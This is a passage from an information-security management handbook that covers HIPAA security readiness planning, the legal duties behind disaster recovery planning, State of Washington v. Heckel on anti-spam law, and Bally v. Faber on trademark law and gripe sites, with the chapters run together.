ing for the compromise of sensitive health information and clearly having an adverse impact on your bottom line. If the gap does not adversely affect your business at this point in time, document the gap because it may become a business risk in the future. For example, consider an operating system that supports a nonsensitive application that has not been certified. The application, however, will be replaced in 30 days with a newer version that requires another operating system altogether. Therefore, there is no adverse impact on your bottom line. However, if the organization has resources available, then consider taking actions to mitigate the risk posed by the gap.

Once you have completed your assessment and identified your gaps, you need to define a set of projects to remediate the issues. After you have defined these projects, you need to determine the resources and level of effort required to complete the projects, prioritize them, and develop a budget. In addition, you need to obtain organizational alignment around the projects. Finally, you need to get management approval for the projects.

Defining Projects

Gaps are identified based on analysis of prior requirements and then reevaluated against strategic initiatives to determine a project assignment. That is, some gaps are dealt with as stand-alone HIPAA security projects, and others are bundled or packaged within projects that more directly support strategic goals. A typical set of projects developed from an assessment includes the following:

- *High-risk mitigation.* Address high-risk vulnerabilities and exposures to your bottom line that were discovered as part of your assessment.
- *Security management.* Address the development of the core security plans and processes required to manage the day-to-day business operations at an acceptable level of risk, such as reporting and ownership, resources and skills, roles and responsibilities, risk management, data classification, operations, and maintenance for security management systems.

- *Policy development and implementation.* Address the development of security policies and standards with a supporting policy structure, a policy change management process, and a policy compliance function.
- *Education and awareness.* Address areas such as new employee orientation to meet legal and HR requirements, ongoing user and management awareness programs, and ongoing user training and education programs.
- *Security baseline.* Address development of an inventory of information assets, networking equipment, and entity connections to baseline your current environment.
- *Technical control architecture.* Address the development of a standards-based security strategy and architecture that is aligned with the organization's IT and business strategies and is applied across the organization.
- *Identity management solution.* Address the consistent use of authorization, authentication, and access controls for employees, customers, suppliers, and partners.
- *Physical safeguards.* Address physical access controls and safeguards.
- *Business continuity planning/disaster recovery planning.* Address an overall BCP/DRP program (backup and recovery plan, emergency mode operation plan, recovery plan, and restoration plan) to support the critical business functions.
- *Logging and monitoring.* Address monitoring, logging, and reporting requirements, as well as developing and implementing the monitoring architecture, policies, and standards
- *Policy compliance function.* Address the development of a policy compliance auditing and measurement process, which will also identify the process for coordinating with other compliance activities such as internal audit, regulatory, etc.
- *HIPAA security readiness support.* Address the management of the overall SRAP and supporting compliance assessment activities.

Once you have defined the projects, you have to estimate the resources and level of effort required to complete each of the projects. In addition, following management approval, further refinement of the estimate will be necessary during the scoping and planning phase of the project lifecycle.

Prioritizing Projects

For the identified projects, you need to prioritize them based on preselected criteria such as:

- *HIPAA interdependencies.* Does the project support HIPAA readiness for security, privacy, or TCI? For example, a project that includes the development of a data classification scheme can support both privacy and security.
- *Strategic initiatives.* Does the project support strategic initiatives for the organization? For example, a project that includes the development of a service to e-mail members' explanation of benefits (EOB) supports the strategic initiative to reduce paper-based transactions while facilitating HIPAA readiness for security and privacy.
- *Cost reduction.* Does the project help the organization reduce costs? For example, a project that includes the development of a VPN solution can support HIPAA security implementation requirements as well as support cost-reduction efforts related to migrating providers from extranet-based or dial-up access over the WAN to the Internet.
- *Improve customer service/experience.* Will the project improve customer service/experience? For example, implementing user provisioning and Web access control solutions supports HIPAA security implementation requirements, as well as improves the customer experience by allowing for single sign-on (SSO) and the ability for end users to reset their own passwords with a challenge–response.
- *Foundation building.* Does the project facilitate the execution of future projects, or is it in the critical path of other necessary projects? For example, an organization will need to execute the project to develop and implement policies before executing a project to facilitate compliance.

Based on the prioritization, you can then arrange the projects into an initial order of completion or plan to present them for review by the organization.

Develop Budget

Once you have the proposed plan developed, you need to develop an initial budget, which should include:

- Resources to be used to complete the project
- The duration of time needed to complete the project
- Hardware or software required to support the project's completion
- Training for new processes, and hardware or software additions
- Capitalization and accounting guidelines

Organizational Alignment and Management Approval

The plan you present to the organization will consist of the projects you have defined based on the gaps in your assessment, the resources and time needed to complete the projects, and the order of the projects' completion based on prioritization criteria. Based on input from the organization, you can modify your plan accordingly. The outcome of this activity will be to gain organizational buy-in and approval of your plan, which is especially critical when you require resources from outside of your organizational area to complete the projects.

Phase 4: Execution

Execution deals with both the management of projects and the reporting of completion status to the organization.

Program Management Office

Due to the sheer number of projects, the amount of work required to complete those projects, and the need to manage the issues arising from the projects, a formal program management office (PMO) and supporting structure will be required for the successful completion of your projects on time and within budget. You do not necessarily have to create your own security PMO, but instead you may wish to leverage an existing overall HIPAA or enterprise PMO to assist you with your project execution.

Define PMO Activities

Typically, a PMO performs the following activities:

- *Provides oversight for multiple projects.* Prioritize projects, manage project interdependencies and corresponding critical path items.
- *Manages the allocation of resources.* De-conflict resource constraints and shortages resulting from multiple project demands.
- *Manages budget.* Manage the budget for all related projects.
- *Resolves issues.* Facilitate resolution of issues both within projects and between cross-organizational departments.
- *Reports status.* Provide status reports on a periodic basis to oversight committees and management to report on the progress, issues, and challenges of the overall program.

Utilize a Standard Project Lifecycle Approach

Organizations should utilize a project lifecycle approach with a standard set of project documentation. Using a standard project lifecycle approach will streamline the design and implementation activities and support consistent, high-quality standards among different project teams and, potentially, different locations.

Summary

Addressing HIPAA security readiness may seem like an unmanageable task for most organizations. As outlined in this chapter, by applying a framework approach to break down the task into manageable pieces, you should

be able document your organization's current design, effectively identify your organization's gaps, develop an action plan to address those gaps, and execute that plan in an organized and systematic manner.

Notes

Department of Health and Human Services (HHS) 45 CFR, Part 142 — Security and Electronic Standards; Proposed Rule published in the Federal Register (August 12, 1998). Any reference to the HIPAA security regulations in this chapter refer to the proposed HIPAA security regulations.
The framework can be used for any organization to address information security readiness by simply modifying, adding or changing the criteria (HIPAA security regulations, FDA regulations, ISO 17799, NIST, SANS, etc.).

References

1. Guttman, Barbara and Roback, Edward, A., An introduction to computer security, *The NIST Handbook*; NIST Special Publication 800-12; U.S. Department of Commerce, Technology Administration, National Institute of Standards and Technology.
2. *Federal Register,* Part III, Department of Health and Human Services, 45 CFR Part 142 — Security and Electronic Signature Standards; Proposed Rule, August 12, 1998.
3. Scholtz, Tom, *Global Networking Strategies —The Security Center of Excellence*; META Group; April 19, 2001.
4. *Practices for Securing Critical Information Assets*; Critical Infrastructure Assurance Office, January 2000.
5. Rishel, W. and Frey, N., Strategic Analysis Report R-14-2030, *Integration Architecture for HIPAA Compliance: From 'Getting It Done' to 'Doing It Right,'* Gartner, August 23, 2001.
6. Guttman, Barbara and Swanson, Marriane, *Generally Accepted Principles and Practices for Security Information Technology Systems*; NIST Special Publication 800-14; U.S. Department of Commerce, Technology Administration, National Institute of Standards and Technology.

Internet Gripe Sites: *Bally v. Faber*

Edward H. Freeman

EVERY LARGE ORGANIZATION HAS UNHAPPY CUSTOMERS AND DISGRUNTLED EMPLOYEES. Until recently, a dissatisfied person had a limited number of ways of expressing his complaints, reaching only a small group of friends and sympathizers. Organizations would often simply ignore the situation, realizing that public denials would only draw more attention to the complaint.

The phenomenal growth of the Internet has made it easier for unhappy customers to criticize organizations and to have their complaints heard by a large audience. *Gripe sites* have become common on the Internet. Almost every large organization and many smaller ones have been the subject of gripe sites. Such sites not only display the operator's dissatisfaction but also allow unhappy customers, employees, competitors, and vendors to post their complaints against the organization. Sensitive internal documents have found their way onto these Web pages. Potential customers and job seekers often visit these sites before deciding whether to do business or to accept a job offer. Such sites may receive thousands of hits monthly.

Gripe sites can be a small but genuine source of embarrassment, even for large, seemingly untouchable corporations. Due to the open nature of the Internet, anyone with a computer and a complaint can purchase a Web site with a derogatory name for under $100. Complaints posted on the sites are often untraceable so there is no way for potential customers to know whether what they read there is true.

This chapter discusses *Bally v. Faber,* a 1998 federal court decision dealing with gripe sites. Bally Total Fitness, a nationwide chain of exercise clubs, attempted to shut down an Internet gripe site that used its registered trademark negatively. The column deals with trademark in-fringement and dilution and offers practical advice for concerned corporations. Actual court cases are cited as examples throughout the column.

The Legal Issues of Disaster Recovery Planning

Tari Schreider

Payoff

The legal issues involved in corporate contingency planning are some of the most misunderstood and confusing aspects of the entire process of creating a disaster recovery plan. Data center managers often must assume the role of disaster recovery planners, and whereas they are not expected to be as knowledgeable as lawyers in this role, they are encumbered with the responsibility of understanding the minutiae of existing regulatory guidelines and the legal consequences of their companies' failure to implement an effective disaster recovery plan. No specific laws state categorically that an organization must have a disaster recovery plan, but there is a body of legal precedents that can be used to hold companies responsible to those affected by a company's inability to cope with or recover from a disaster. This article outlines those precedents and suggests precautions.

Introduction

Despite the widespread reporting in the media of disasters and their effects, many companies, corporate directors, and officers remain apathetic toward implementing a disaster recovery plan. Companies are generally unwilling to commit the finances and resources to implement a plan unless they are forced to do so. However, implementing a proper disaster recovery plan is a strategic, moral, and legal obligation to one's company.

If the billions of dollars spent annually on technology to maintain a competitive edge is an indication of how reliant society is on technology, then failing to implement a disaster recovery plan is an indication of corporate negligence. Standards of care and due diligence are required of all corporations, public or private. Not having a disaster recovery plan violates that fiduciary standard of care.

The legal issues involved in corporate contingency planning are some of the most misunderstood and confusing aspects of the entire process of creating a disaster recovery plan. Disaster recovery planners are not expected to be lawyers; however, they are encumbered with the responsibility of understanding the minutiae and vagueness of existing regulatory guidelines and the legal consequences of their companies' failure to implement an effective disaster recovery plan. Although no specific laws state categorically that an organization must have a disaster recovery plan, there is a body of legal precedents that can be used to hold companies and individuals responsible to those affected by a company's inability to cope with or recover from a disaster.

The entire basis of law relating to the development of disaster recovery plans is found in civil statutes and an interpretation of applicability to disaster recovery planning. These legal precedents form the basis of this article.

One of the precedents that can be used against companies that fail to plan for a disaster is drawn from the case of FJS Electronics v. Fidelity Bank. In this 1981 case, FJS Electronics sued Fidelity Bank over a failure to stop payment on a check. Although the failure to stop payment of the check was more procedural in nature, the court ruled that Fidelity Bank assumed, and therefore was responsible for, the risk that the system would fail to stop a check. FJS was able to prove that safeguards should have been in place and therefore was awarded damages.

This case shows that the use of a computer system in business does not change or lessen an organization's duty of reasonable care in its daily operations. The court ruled that the bank's failure to install a more flexible, error-tolerant system inevitably led to problems. As a result, information technology professionals will be held to a standard of reasonable care. They can breach that duty to maintain reasonable care by not diligently pursuing the development of a disaster recovery plan.

Categories of Applicable Statutes

To help make the data center manager aware of the areas in which disaster recovery planning and the law intersect, Contingency Planning Research, Inc., a White Plains NY-based management consulting firm, has categorized the applicable statutes and illustrated each with an example. Each area is described; however, this discussion is not intended to present a comprehensive list.

Categories of statutes include but are not limited to the following:

- **Contingency Planning Statutes.** These apply to the development of plans to ensure the recoverability of critical systems. An example is the Federal Financial Institutions Examination Council (FFIEC) guidelines, which replace previously issued Banking Circulars BC-177 and BC-226.

- **Liability Statutes.** These statutes establish levels of liability under the “Prudent Man Laws” for directors and officers of a corporation. An example is the Foreign Corrupt Practices Act (FCPA).

- **Life/Safety Statutes.** These set out specific ordinances for ensuring the protection of employees in the workplace. Examples include the National Fire Protection Association (NFPA) and the Occupational Safety & Health Administration (OSHA).

- **Risk-Reduction Statutes.** These stipulate areas of risk management required to reduce or mitigate (or both) the effects of a disaster. Examples include Office of the Comptroller of the Currency (OCC) Circular 235 and Thrift Bulletin 30.

- **Security Statutes.** These cover areas of computer fraud, abuse, and misappropriation of computerized assets. An example is the Federal Computer Security Act.

- **Vital Records Management Statutes.** These include specifications for the retention and disposition of corporate electronic and hard-copy (i.e., paper) records. An example is the body of IRS Records Retention requirements.

Statutory Examples

When the time comes for the data center manager to defend his or her company against a civil or criminal lawsuit resulting from damages caused by the company's failure to meet a standard of care, he or she needs more than an “Act of God” defense. When no direct law or statute exists for a specific industry, the courts look instead to other industries for guidelines and legal precedents. The following three statutes represent the areas in which a court most likely seek a legal precedent.

The Foreign Corrupt Practices Act (FCPA)

The Foreign Corrupt Practices Act (FCPA) of 1977 was originally designed to eliminate bribery and to make illegal the destruction of corporate documents to cover up a crime. To accomplish this, the FCPA requires corporations to "make and keep books, records, and accounts, which, in reasonable detail, accurately and fairly reflect the transactions and dispositions of the assets..." The section of this act that keeps it at the forefront of disaster recovery liability is the "standard of care" wording, whereby management can be judged on their mismanagement of corporate assets.

The FCPA is unique in that it holds corporate managers personally liable for protecting corporate assets. Failure to comply with the FCPA exposes individuals as well as companies to the following penalties:

- Personal fines up to $10,000.
- Corporate fines up to $1,000,000.
- Prison terms up to five years.

The Federal Financial Institutions Examinations Council

The comptroller of the currency has issued various circulars dating back to 1983 (e.g., Banking Circular BC-177) regarding the need for financial institutions to implement disaster recovery plans. However, in 1989, a joint-agency circular was issued on behalf of the following agencies:

- The Board of Governors of the Federal Reserve System (FRB).
- FDIC.
- The National Credit Union Administration (NCUA).
- The Office of the Comptroller of the Currency (OCC).
- The Office of Thrift Supervision (OTS).

The circular states, "The loss or extended interruption of business operations, including central computing processing, end-user computing, local-area networking, and nationwide telecommunications, poses substantial risk of financial loss and could lead to failure of an institution. As a result, contingency planning now requires an institution-wide emphasis..."

The Federal Financial Institutions Examinations Council guidelines relating to contingency planning are actually contained within 10 technology-related Supervisory Policy Statements. These policies are revised every two years and can be acquired through any of the five agencies listed earlier in this section.

The Consumer Credit Protection Act

On November 10, 1992, the 95th Congress, 2nd Session, amended section 2001of the Consumer Credit Protection Act (15 U.S.C. 1601 et seq.) "TITLE IX-Electronic Funds Transfers." The purpose of this amendment was to remove any ambiguity the previous

statute had in identifying the rights and liabilities and consumers, financial institutions, and intermediaries in “Electronic Funds Transfers.” This Act covers a wide variety of industries, specifically those involved in electronic transactions originating from point-of-sale transfers, automated teller machines, direct deposits or withdrawals of funds, and fund transfers initiated by telephone. The Act further states that any company that facilitates electronic payment requests that ultimately result in a debit or credit to a consumer account must comply with the provisions of the Act.

Failure to comply with the provisions of this Act exposes a company and its employees to the following liabilities:

- Any actual damage sustained by the consumer.
- Amounts of not less than $100 and not greater than $1,000 for each act.
- Amounts of $500,000 or greater in class action suits.
- All costs of the court action and reasonable attorneys' fees.

Companies covered under this Act are subject to all the liabilities and all the resulting damages approximately caused by the failure to make an electronic funds transfer. The Act states that a company may not be liable under the Act if that company can demonstrate a certain set of circumstances. The company must show by a “preponderance of evidence” that its actions or failure to act were caused by “...an Act of God or other circumstances beyond its control, that it expressed reasonable care to prevent such an occurrence, and that it expressed such diligence as the circumstances required...”

Standard of Care.

Each of these three statutes mentioned in this section is based on the precept of standard of care, which is described by the legal publication entitled Corpus Juris Secundum, Volume 19, Section 491. The definition is that “... directors and officers owe a duty to the corporation to be vigilant and to exercise ordinary or reasonable care and diligence and the utmost good faith and fidelity to conserve the corporate property; and, if a loss or depletion of assets results from their willful or negligent failure to perform their duties, or to a willful or fraudulent abuse of their trust, they are liable, provided such losses were the natural and necessary consequences of omission on their part...”

Determining Liability

Courts determine liability by weighing the probability of the loss occurring compared to the magnitude of harm, balanced against the cost of protection. This baseline compels companies to implement a reasonable approach to disaster recovery in which the cost of implementation is in direct correlation to the expected loss. In other words, if a company stands to lose millions of dollars as a result of an interruption to its computerized processing, the courts would take a dim view of a recovery plan which lacked the capability to restore the computer systems in a timely manner.

Another precedent-setting case, referred to as the Hooper Doctrine, can be cited when courts are looking to determine a company's liability. This doctrine establishes that even though many companies do not have a disaster recovery plan, there are “precautions so imperative that even their universal disregard does not excuse their omission.” Simply put,

a company cannot use, as a defense, the fact that there are no specific requirements to have a disaster recovery plan and that many other companies do not have one.

Liability is not just related to corporations but extends to individuals who develop disaster recovery plans as well. In 1989, in Diversified Graphics v. Ernst & Whinney, the United States Eighth Circuit Court of Appeals handed down a decision finding a computer specialist guilty of professional negligence. In this case, professional negligence was defined as a failure to act reasonably in light of special knowledge, skills and abilities.

If the directors and officers of a corporation can be held accountable for not having a disaster recovery plan, then this case provides the precedent for individuals who are certified disaster recovery planners to be held personally accountable for their company's disaster recovery plan.

Insurance as a Defense

Directors and officers (D&O) of companies have a fiduciary responsibility to ensure that any and all reasonable efforts are made to protect their companies. D&O insurance does exist, but it only protects officers if they used good judgment and their decisions resulted in harm to their company or employees, or both. D&O insurance does not cover, however, a company officer who fails to exercise good judgment (e.g., by not implementing a disaster recovery plan).

Errors and omissions (E&O) insurance covers consequential damages that result from errors, omissions, or negligent acts committed in the course of business, or from all of these together. In a 1984 precedent-setting case heard in the District Court of Ohio, the court ruled, “Negligence is a failure to exercise the degree of care that a reasonably prudent person would exercise under the same circumstance.” With regard to a trade, practice, or profession, the court added that “the degree of care and skill required is that skill and knowledge normally possessed by members of that profession in good standing in similar communities.” Liability insurance does not prevent the organization from being brought to court, but it will pay toward the litigation and penalties incurred as a result.

Disaster recovery practitioners possess a unique expertise and subsequently could be held accountable for their actions and advice in the development of a disaster recovery plan. A word of caution here is that if the data center manager passes himself or herself off as an expert, he or she should expect to be held accountable as an expert.

Conclusion

Courts assess liability by determining the probability of loss, multiplying it by the magnitude of the harm, and balancing them against the cost of prevention. Ostensibly, should the data center manager's company end up in court, the burden of proof would be on the company to prove that all reasonable measures had been taken to mitigate the harm caused by the disaster. There are clearly enough legal precedents for the courts to draw on in determining if a standard of care was taken or if due diligence was exercised in mitigating the effects of the disaster on the company's critical business operations. Every business is governed by laws that dictate how it must conduct itself in the normal course of business. By researching these laws and statutes, the data center manager will eventually find where penalties for non-performance are stipulated. These penalties become the demarcation point for reverse engineering the business operations, thus finding the points of failure that could affect the company's ability to perform under the statutes that specifically govern the company's business.

Author Biographies

Tari Schreider

Tari Schreider is director of research with Contingency Planning Research, Inc. (CPR), an eight-year-old management consulting firm dedicated to disaster recovery, contingency planning, and risk management. CPR specializes in helping organizations prepare for and recover from disasters and their consequential effects. CPR has conducted consulting engagements throughout the United States and its research reports are circulated internationally. CPR is based in White Plains NY and can be contacted at (800) CPR-5511.

State Control of Unsolicited E-mail: State of Washington *v.* Heckel

Edward H. Freeman

ONE OF THE MOST FREQUENT COMPLAINTS FROM INTERNET USERS CONCERNS THE ENDLESS FLOOD OF UNWANTED E-MAIL, ALSO KNOWN AS *SPAM*. These unsolicited messages attempt to sell everything from get-rich pyramid schemes to stop-smoking seminars, from Viagra to chain letters to hair-loss treatments. No Internet user is immune from this constant barrage of unsolicited e-mail. In the world of spamming, no claim is too preposterous and no promise is too fantastic.[1]

Bulk e-mail is very inexpensive for the sender, requiring only a basic personal computer and modem. For about $249, the sender can receive a CD-ROM containing over 11,000,000 e-mail addresses. There are no postage or printing costs and no reason for the sender to support a full-time staff to process orders or deal with customer inquiries.

Spammers transfer the costs associated with bulk e-mailing to the end user and to the Internet service provider (ISP). ISPs must provide additional bandwidth and storage devices to process and forward unsolicited e-mail messages. They must maintain additional storage to save messages for delivery to the intended recipient. These costs are eventually passed on to the e-mail user.

This column deals with attempts by the State of Washington to enforce tough ordinances against spam. It discusses the *Commerce Clause* of the U.S. Constitution and how individual states can and cannot limit commercial activities among residents and corporations of different states. Actual court cases are used throughout to highlight specific points.

THE STATE OF WASHINGTON'S ANTI-SPAM LAW

In March 1998, the Washington Legislature unanimously passed the Unsolicited Electronic Mail Act [The Act]. It stated:

1. No person, corporation, partnership, or association may initiate the transmission of a commercial electronic mail message from a computer located in Washington or to an electronic mail address that the sender knows, or has reason to know, is held by a Washington resident that:
   — uses a third party's Internet domain name without permission of the third party, or otherwise misrepresents any information in identifying the point of origin or the transmission path of a commercial electronic mail message
   — contains false or misleading information in the subject line.
2. For purposes of this section, a person, corporation, partnership, or association knows that the intended recipient of a commercial electronic mail message is a Washington resident if that information is available, upon request, from the registrant of the Internet domain name contained in the recipient's electronic mail address.[2]

Fines for violation of the act ranged from $100 to $1000 per e-mail.

As originally proposed, the Act would have completely prohibited sending unsolicited e-mail messages to Washington residents. The Legislature eliminated the concept of a total ban during preliminary deliberations because of challenges from the ACLU and other free-speech advocates. Opponents felt that the Act contained an "exceedingly broad definition of unsolicited commercial speech."[3] These challenges convinced the Legislature to regulate spam indirectly by prohibiting false or misleading commercial e-mail. The Legislature felt that such restrictions were more consistent with First Amendment concerns.[4]

The Act specifically banned two practices commonly used by spammers:

- It prohibited messages containing misleading or incorrect information about its point of origin or return e-mail address.
- It also prohibited false or misleading information in the subject line. Spammers will frequently use a subject line such as "You have just won $1000" or "Employment opportunities in your field" to encourage curious users to open their messages rather than delete them without reading. If an e-mail had such a subject line and then promoted a pyramid marketing scheme, the e-mail violated the Washington law.

Because the Act was state law, its scope was limited geographically to Washington. A spammer could violate the Act only if his computer was physically located in Washington or if the sender knew that the recipient

was located there. As defined in the Act, the sender was considered to know that the receiving party was located in Washington if "that information is available, upon request, from the registrant of the Internet domain contained in the recipient's electronic mail address."[5]

The Attorney General and the Washington Association of Internet Service Providers (WAISP) co-sponsored a statewide registry of e-mail accounts held by Washington residents. Washington e-mail subscribers could register their accounts by accessing the WAISP Registry Page at hyperlink http://registry.waisp.org. According to the Act, spammers were expected to check potential recipients against the WAISP listing to determine whether the user resided in Washington and to remove the user if the e-mail message violated the terms of the Act.

THE FACTS OF THE CASE

At the time of the litigation, Jason Heckel, in his mid-20s, was the sole proprietor of Natural Instincts in Salem, Oregon. In 1997, Heckel developed and printed a 46-page booklet called "How to Profit from the Internet." The booklet sold for $39.95.

To market the booklet, Heckel used a software package called Extractor Pro. The package finds e-mail addresses on the Internet and automatically sends e-mail to each of those addresses. Heckel sent up to 1,000,000 unsolicited e-mails monthly to promote his booklet. These messages went to Internet users all over the world, including users in Washington. The suit claimed that he sold about 40 booklets each month.

Heckel's methods of marketing his pamphlet were typical for spammers:

- He sent his messages on an indirect, circuitous path all over the Internet, making it impossible to determine the origin of the message.
- He gave recipients no way to reply to his messages. The e-mail address cited in the "sender" field did not exist. If recipients complained about his messages, the complaints were returned to the sender as undeliverable because of an invalid e-mail address. If a user wanted to purchase Heckel's pamphlet, he would have to use regular mail along with a credit card number.
- He used a deceptive subject line, such as "Do I have the right address?" This fooled users into opening the e-mail, thinking that the message was from a long-lost friend or associate.

The Washington Attorney General's office received several complaints about Heckel. They sent a warning letter to Heckel, asking him to discontinue sending his messages to Washington residents. When he refused to comply, they sued Heckel in Washington Superior Court, charging that he had violated the terms of the Act.

At trial, Heckel's attorney asked that the court dismiss the case, claiming that the Act violated the Commerce Clause of the U.S. Constitution.[6] The Commerce Clause limits the rights of individual states to restrict interstate commerce if the burden imposed on interstate commerce is excessive.

On March 10, 2000, Judge Parker Robinson of the King County Superior Court granted Heckel's motion and dismissed the case, ruling that the Act was unconstitutional. According to Judge Robinson, the Act was "unduly restrictive and burdensome." It placed a burden on business that clearly outweighed the benefits to consumers. In cyberspace, it is difficult to determine the state in which each e-mail recipient resides. This would subject "someone like Mr. Heckel to potentially 50 different standards of commerce, which I think is a problem in terms of the commerce clause."[7]

On April 10, 2000, the Attorney General's office filed an appeal of Judge Robinson's ruling to the State Supreme Court. As of July 2000, the higher court had not yet reached a decision.[8]

THE INTERSTATE COMMERCE CLAUSE

At the end of the American Revolution, individual states attempted to regulate interstate and international commerce with only their own interests in mind. The Confederation Congress, which represented the states until the adoption of the U.S. Constitution, had no authority to regulate commerce among the states. With each state guarding its own unique interests, 13 conflicting systems of commercial regulation and tax policies governed trade in the new country. This led to conflicts among the states as states retaliated against each other with different markets, tariffs, and industries.[9]

In January 1786, the Virginia Legislature called for a national convention to consider a uniform system of commerce regulation. At the Constitutional Convention in 1787, Congress was empowered to "regulate commerce with foreign nations, and among the several states, and with the Indian tribes." This congressional power, known as the Commerce Clause, gave Congress the power to regulate economic life in the nation and to promote the free flow of interstate commerce, including action within state borders that interfered with that flow.[10] This reduced the potential for economic warfare among the states.

There is a natural conflict between a state's right to control and regulate its own activities and the federal government's desire to maintain control over interstate commerce. The terms of the Commerce Clause have led to numerous Supreme Court decisions. The Court interprets the Commerce Clause as granting virtually complete power to Congress to regulate the economy and business. A court may invalidate state legislation under the Commerce Clause after balancing several factors:

- the necessity and importance of the state regulation upon interstate commerce
- the burden it imposes upon interstate commerce
- the extent to which it discriminates against interstate commerce in favor of local concerns

The states do have certain powers to make laws governing matters of local concern. The courts use a three-part test to determine whether states can regulate a specific form of interstate commerce:[11]

- Does the law discriminate against another state?
- Does the substance of the law require national or uniform regulation?
- Do the interests of the state outweigh the federal government's right to regulate interstate commerce?

The courts usually analyze these factors on a case-by-case basis. In discussing this analysis, the Supreme Court summarized this method. "Where the statute regulates even-handedly to effectuate a legitimate local public interest, and its effects on interstate commerce are only incidental, it will be upheld unless the burden imposed on such commerce is clearly excessive in relation to the putative local interest."[12]

An example of this analytical method arose in a classic 1949 Supreme Court decision. H.P. Hood was a Massachusetts milk distributor that purchased milk from farmers in New York state. Hood brought the milk to its Massachusetts plants and then sold it in Boston. Hood applied to the New York Commissioner of Agriculture and Markets for permission to open another receiving station. The Commissioner denied Hood's request on the ground that the proposed plant would divert milk from the New York market and thereby cause milk prices to rise in New York.

The Supreme Court ruled that New York could not curtail interstate commerce to keep prices lower for New York purchasers. This action would have set up a barrier to free trade among the states. A state may not use the power to tax or use its police powers to establish an economic barrier to competition with the products of another state. Such actions were a violation of the Commerce Clause and were therefore unconstitutional.[13]

The courts will continue to refine the Commerce Clause in future decisions. It is possible that the Supreme Court will eventually decide *Heckel* or a similar case in another state.

ANALYSIS OF *HECKEL*

As previously noted, Judge Robinson's decision stated that the Act was unconstitutional because it violated the Commerce Clause. The decision has drawn generally negative reviews in the cyberspace community. These criticisms were based on three major factors:

- Some critics felt that spam does not rise to the level of interstate commerce protected by the Commerce Clause. No commercial transaction has occurred between the spammer and the recipient, merely an unsolicited and usually unwanted e-mail.
- Judge Robinson felt that it would be "burdensome" for Heckel to determine which recipients live in Washington. Critics have noted that allowing Heckel to send his spam places a burden on both the ISPs and e-mail recipients. Heckel's "right" to send out his messages means that ISPs must provide additional hard drive space to store messages. Users must spend time deleting such messages. Clearly, Heckel's spam constituted a burden to ISP's and e-mail users, both in productivity and in added hardware costs.
- States long ago enacted consumer-protection measures, such as restricting out-of-state telemarketers and junk faxes. There is no real difference between these unwanted methods of advertising and spam.

A higher court will ultimately decide these issues.

CONCLUSION

Experts agree that spam is here to stay. Most Internet users dislike unsolicited, sometimes offensive messages. Spam has become an inexpensive method of advertising and of sending messages throughout the world. Unfortunately, it will continue to attract unscrupulous, fraudulent operators selling every product imaginable as well as some products that are not imaginable.

Legislators, attorneys, civil libertarians, and cyberspace experts will continue to search for a constitutionally acceptable method of reducing unsolicited e-mail, especially when theft, fraud, or abusive conduct is involved. The courts will decide what level of protection from spam is constitutionally sound under the Commerce Clause.

Notes

1. Patty Wentz, "The War on Spam," *Williamette Week,* November 11, 1998.
2. Wash. Rev. Code §19.190.020 (1998).
3. Peter Lewis, *Spam on Trial,* Seattle Times, June 7, 1998, C1 (quoting ACLU's Jerry Sheehan).
4. Note, *"Washington's 'Spam-Killing' Statute: Does It Slaughter Privacy in the Process,"* 74 5. Wash. L.R. 453 (1999).
5. Wash. Rev. Code §19.190.020(1) (1998).
6. Art. I, 8-3.
7. Peter Lewis, *Anti-spam E-mail Suit Tossed Out,* Seattle Times, March 14, 2000.
8. Peter Lewis, *State Asks Supreme Court to Uphold Anti-Spam Law,* Seattle Times, April 7, 2000.
9. Jethro K. Lieberman, *The Evolving Constitution,* (New York: Random House, 1992) p. 42.
10. *Gibbons v. Ogdens,* 22 U.S. 1 (1824).
11. *Southern Pacific Company v. Arizona,* 325 U.S. 761 (1945).
12. *Pike v. Bruce Church, Inc.,* 397 U.S. 137 (1970).
13. *H.P. Hood and Sons v. DuMond,* 336 U.S. 525 (1949).

Exhibit 41-1. Bally's logo.

FACTS OF *BALLY V. FABER*

Bally Total Fitness (see Exhibit 41-1) is a New York Stock Exchange corporation with its international headquarters in Chicago. Bally is the largest commercial operator of fitness centers in North America, with nearly 4,000,000 members and 360 facilities in 27 states and Canada.[1]

Andrew Faber, a Washington, D.C. photographer and Web designer, had a dispute with Bally. When he could not resolve the dispute to his satisfaction, Faber created and maintained a Web site called "Bally Sucks." The site was devoted to consumer complaints about Bally and contained instructions on how members could cancel their membership.[2] Faber's site encouraged other dissatisfied customers to tell their stories. When a Web surfer visited the site, Bally's distinctive trademark (Exhibit 41-1) appeared with the word "Sucks" superimposed on it. At the bottom of the screen were the words "Bally Total Fitness Complaints! Un-authorized" [sic].

In February 1998, Bally sued Faber in federal court in California. Bally asked that Faber stop using its trademark on his Web site. Bally claimed that Faber's Web site was in violation of laws prohibiting trademark infringement, unfair competition, and trademark dilution. In April, the court denied Bally's motion for a temporary restraining order against Faber.

In November, the court granted Faber's motion for summary judgment against Bally. Summary judgment is a device used by the courts when "there is no genuine issue as to any material fact and … the moving party is entitled to a judgment as a matter of law."[3] By granting the motion for summary judgment, the court held that even if all of Bally's claims were true, they would not prove Bally's case. Bally appealed the lower court's verdict, but the parties agreed to a settlement before the higher court reached a decision. As part of the settlement, Faber removed the Bally Sucks Web site.

AN OVERVIEW OF TRADEMARK LAW

A trademark is a distinctive picture or word that a seller adds to a product to identify its origin and to distinguish the product from other products. Trademark law grants protection to many forms of identification, including:

- Invented words such as Kodak and Exxon
- Distinctive and unique packaging such as the Heinz Ketchup glass bottle
- Unique color combinations (yellow and red for Kodak film)
- Building designs (McDonald's golden arches)
- Unique logos or symbols (the IBM symbol or the red K used by Kellogg's)

In 1946, Congress passed the Lanham Act[4] (the Act) to regulate trademarks. Congress enacted the Act under its constitutional right to regulate interstate commerce.[5] A trademark registered under the Act is given federal protection. Parties may register actual or planned trademarks with the Patent and Trademark Office. If examiners initially approve a trademark, it is published in the Official Gazette of the Trademark Office. This is done to notify other parties pending final approval. A full set of legal options is available to resolve trademark disputes.

The Act also discusses certain marks that may not be legally registered as trademarks. They include:

- Generic or geographic product names. (As an example, "Maine Potatoes" cannot be registered as a trademark by any one person. The phrase does not distinguish one person's product, but describes all potatoes grown in Maine. "Johnson's Maine Potatoes" could be registered as a trademark.)
- The name, portrait, or signature of a living person without his or her consent.
- State or municipal flags.[6]

